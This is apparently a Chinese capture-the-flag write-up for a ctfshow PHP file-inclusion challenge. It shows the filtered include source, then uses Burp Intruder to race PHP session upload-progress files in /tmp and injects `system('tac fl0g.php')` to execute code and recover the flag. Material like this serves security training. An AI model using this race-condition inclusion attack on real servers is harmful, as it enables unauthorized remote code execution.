1.打开靶场，发现已经用不了伪协议了，提示猜测为session临时文件包含

```php
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-09-16 11:25:09
# @Last Modified by:   h1xa
# @Last Modified time: 2020-09-16 19:34:45
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/


if(isset($_GET['file'])){
    $file = $_GET['file'];
    $file = str_replace("php", "???", $file);
    $file = str_replace("data", "???", $file);
    $file = str_replace(":", "???", $file);
    $file = str_replace(".", "???", $file);
    include($file);
}else{
    highlight_file(__FILE__);
}
```

2.先写一个文件提交表单，后缀为.html，保存后在浏览器打开，url换题目地址

<!DOCTYPE html>

<form action="https://fdd731f2-8694-45ab-abc8-870b3a15af69.challenge.ctf.show/" method="POST" enctype="multipart/form-data">


Choose File No file chosen
submit

```
<?php
session_start();
?>
```


类似：

Choose File No file chosen submit


3.用浏览器打开文件后，随便上传一个文件，打开bp进行抓包，我们要设置一个上传线程



4.发送到Intruder模块，往请求包加入Cookie请求头，设置PHPSESSID，值可以自定义，像我这个到时候会在/tmp生成sess_ctf文件，并写入我们的php代码，路径为/tmp/sess_ctf




如果有加payload位置要清除（图片右边）




5.进入payload模块，改payload类型为Null payloads，也就是没有

6.下面选择无限重复


7.进入资源池->新建资源池->最大并发数请求数改30




8.现在上传线程设置好了，我们还要设置一个访问线程，回到题目，抓包同样发送到Intruder模块，file传参我们上传文件的路径



9.不要有payload位置，接下来同5,6,7步那样设置，不同的是这次最大并发请求数要80（比上传线程多更容易成功）



10.上传线程和访问线程一起开始攻击，我们要查看的是访问线程的状态，过一会就可以看到竞争成功的包了



11.改上传线程中PHP_SESSION_UPLOAD_PROGRESS下的payload，提取fl0g.php文件内容

```
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

------WebKitFormBoundary8asS1SamCeG0hjdp
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"

<?php system('tac fl0g.php'); ?>
------WebKitFormBoundary8asS1SamCeG0hjdp
Content-Disposition: form-data; name="file"; filename="1.txt"
Content-Type: text/plain
```

Search

12.上传线程和访问线程再来一次攻击，再查看访问线程即可得到flag

```
Content-Length: 592

upload_progress_$flag="ctfshow{2408886a-9002-4a9a-8fa5-e2ec1d4ac0d8}";
```